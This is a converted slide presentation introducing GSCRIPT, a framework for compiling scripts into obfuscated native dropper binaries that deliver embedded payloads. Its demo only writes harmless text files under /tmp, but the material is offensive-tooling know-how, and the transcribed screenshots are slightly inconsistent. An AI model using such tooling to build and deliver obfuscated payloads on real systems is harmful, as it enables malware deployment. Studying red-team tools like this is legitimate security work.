
## Today

Now we're ready to release a re-written, shiny new V1.0 version to you today!

# PRESENTING THE GENESIS SCRIPTING ENGINE

---


# GSCRIPT IN A NUTSHELL



Simply, **GSCRIPT** is a framework that allows you to rapidly implement custom stagers for all three major operating systems.


# CORE COMPONENTS

---



**BASIC EXAMPLE:**  
EMBED A PAYLOAD AND  
WRITE TO A FILE

---



## BASIC EXAMPLE


1) Write a gscript



The screenshot shows a Vim editor window titled "3. Vim". The code in the buffer is:

```
1 //import:/tmp/opt/ex1/payload.txt
2
3 var destLocation = "/tmp/opt/ex1/dest.txt"
4
5 function Deploy() {
6     payloadData = GetAssetAsString("payload.txt")
7     G.file.WriteAllText(destLocation, payloadData[0])
8 }
```

The status bar at the bottom indicates the file is "simple.gs" with 8L (lines) and 208C (characters), and the cursor is at position 1,1. The tab bar shows "Vim" is the active tab.



## BASIC EXAMPLE

- 1) Write a gscript


**COMPILER MACRO TO EMBED A PAYLOAD**

**NORMAL VARIABLE DECLARATIONS**

```
3. Vim
1 //import:/tmp/opt/ex1/payload.txt
2
3 var destLocation = "/tmp/opt/ex1/dest.txt"
4
5 function Deploy() {
6   payloadData = GetAssetAsString("payload.txt")
7   G.file.writeFileSync(destLocation, payloadData[0])
8 }
```

"simple.gs" 8L, 208C 1,1 All

**DEPLOY FUNCTION IMPLEMENTED USING STANDARD LIBRARY**




## BASIC EXAMPLE

- 1) Write a gscript
- 2) Write another

The screenshot shows a Mac OS X window titled "3. Vim". The window contains a Vim editor displaying the following code:

```
1 function Deploy() {
2     anotherFile = "/tmp/opt/ex1/2nd_file.txt"
3     G.file.WriteAllTextString(anotherFile, "rekt")
4 }
```

Below the code, the status bar shows the file name "another.gs", line count "4L", character count "116C", and coordinates "1,1 All". The Vim interface includes standard OS X window controls (red, yellow, green circles) and a menu bar.



## BASIC EXAMPLE

- 1) Write a gscript
- 2) Write another
- 3) Compile using CLI

The terminal window shows the command being run:

```
@/tmp/opt/ex1 $ gscript compile --output-file /tmp/opt/ex1/dropper.bin *.gs
```

Followed by the generated assembly-like code:

```
***-----'---.
 _/_,-( , )
 / \ ( > ) \_-
 \/ ~"~"~"~"~"~"/
 ( \ ( \ ( > ) \
 \(_ < _>
 ~`-i' ::|--"
 I;|.|
 <|i::|i`'.
 uL ( ` ^"~-` )
 .ue888Nc.. ( ( ( ( /(
 d88E`"888E` ( ( ) ( ) \ ) ) )()
 888E 888E )\ )\((\)\((\)/((\(\)/
 888E 888E ((\_) ((\_)((\_)((\_)_)\\ | |
 888E 888E (_-< _|| '|| || '_\)| _|
 888& .888E /__/\_\_|_|| '_|| .__/ \_\| v1.0.0
 *888" 888& |_
 ` " "888E G E N E S I S -- By --
 .dWi `88E S C R I P T I N G gen0cide
 4888~ J8% E N G I N E ahhh
 ^"====*` virus
 github.com/gen0cide/gscript
```


Then the compiler options:

```
[GSCRIPT:cli] INFO *** COMPILER OPTIONS ***
[GSCRIPT:cli] INFO OS: darwin
[GSCRIPT:cli] INFO Arch: amd64
[GSCRIPT:cli] INFO Output File: /tmp/opt/ex1/dropper.bin
[GSCRIPT:cli] INFO Keep Build Directory: [DISABLED]
[GSCRIPT:cli] INFO UPX Compression: [DISABLED]
[GSCRIPT:cli] INFO Logging Support: [DISABLED]
[GSCRIPT:cli] INFO Debugger Support: [DISABLED]
[GSCRIPT:cli] INFO Human Readable Names: [DISABLED]
[GSCRIPT:cli] INFO Import All Native Funcs: [DISABLED]
[GSCRIPT:cli] INFO Skip Compilation: [DISABLED]
[GSCRIPT:cli] INFO Obfuscation Level: ALL OBFUSCATION ENABLED
[GSCRIPT:cli] INFO
[GSCRIPT:cli] INFO *** SOURCE SCRIPTS ***
[GSCRIPT:cli] INFO Script : another.gs
[GSCRIPT:cli] INFO Script : simple.gs
[GSCRIPT:cli] INFO ****
[GSCRIPT:cli] INFO Compiled binary located at:
/tmp/opt/ex1/dropper.bin
```

Finally, the command prompt:

```
@/tmp/opt/ex1 $
```

**gscript compile --output-file /tmp/opt/ex1/dropper.bin \*.gs**




## BASIC EXAMPLE

- 1) Write a gscript
- 2) Write another
- 3) Compile using CLI
- 4) That's it!!! Run it!!!

The screenshot shows a macOS terminal window titled "3. bash". The terminal content is as follows:

```
@/tmp/opt/ex1 $ ls
another.gs  dropper.bin  payload.txt  simple.gs
@/tmp/opt/ex1 $ file dropper.bin
dropper.bin: Mach-O 64-bit executable x86_64
@/tmp/opt/ex1 $ ./dropper.bin
@/tmp/opt/ex1 $ ls
2nd_file.txt  another.gs  dest.txt  dropper.bin  payload.txt  simple.gs
@/tmp/opt/ex1 $ cat dest.txt
hello, world
@/tmp/opt/ex1 $ cat 2nd_file.txt ; echo
rekt
@/tmp/opt/ex1 $
```

The terminal window has three colored window controls (red, yellow, green) at the top left. The title bar says "3. bash". The bottom of the window shows the standard macOS window controls (close, minimize, maximize).



## BASIC EXAMPLE

- 1) Write a gscript
- 2) Write another
- 3) Compile using CLI
- 4) That's it!!! Run it!!!

**OUTPUT FILE IS A STAND ALONE  
NATIVE BINARY**

```
@/tmp/opt/ex1 $ ls
another.gs  dropper.bin  payload.txt  simple.gs
@/tmp/opt/ex1 $ file dropper.bin
dropper.bin: Mach-O 64-bit executable x86_64
@/tmp/opt/ex1 $ ./dropper.bin
@/tmp/opt/ex1 $ ls
2nd_file.txt  another.gs  dest.txt  dropper.bin  payload.txt  simple.gs
@/tmp/opt/ex1 $ cat dest.txt
hello, world
@/tmp/opt/ex1 $ cat 2nd_file.txt ; echo
rekt
@/tmp/opt/ex1 $
```

**PAYOUT SUCCESSFULLY WRITTEN TO  
FILE AS WELL AS SECOND FILE**

**WAIT, WUT?  
PLEASE EXPLAIN.**

---

# HIGH LEVEL WALK-THROUGH

---

01

## **GENERATED A GSCRIPT ENGINE UNIQUE FOR EACH SCRIPT**

The compiler translates each script, its assets, and dependencies into a fully implemented engine bundle that gets embedded into the binary.

02

## **SERIALIZED AND EMBEDDED ASSETS INTO THEIR PARENT RUNTIME**

Part of that engine bundle is a virtual file system that allows you to retrieve assets imported in your script at execution time.

03

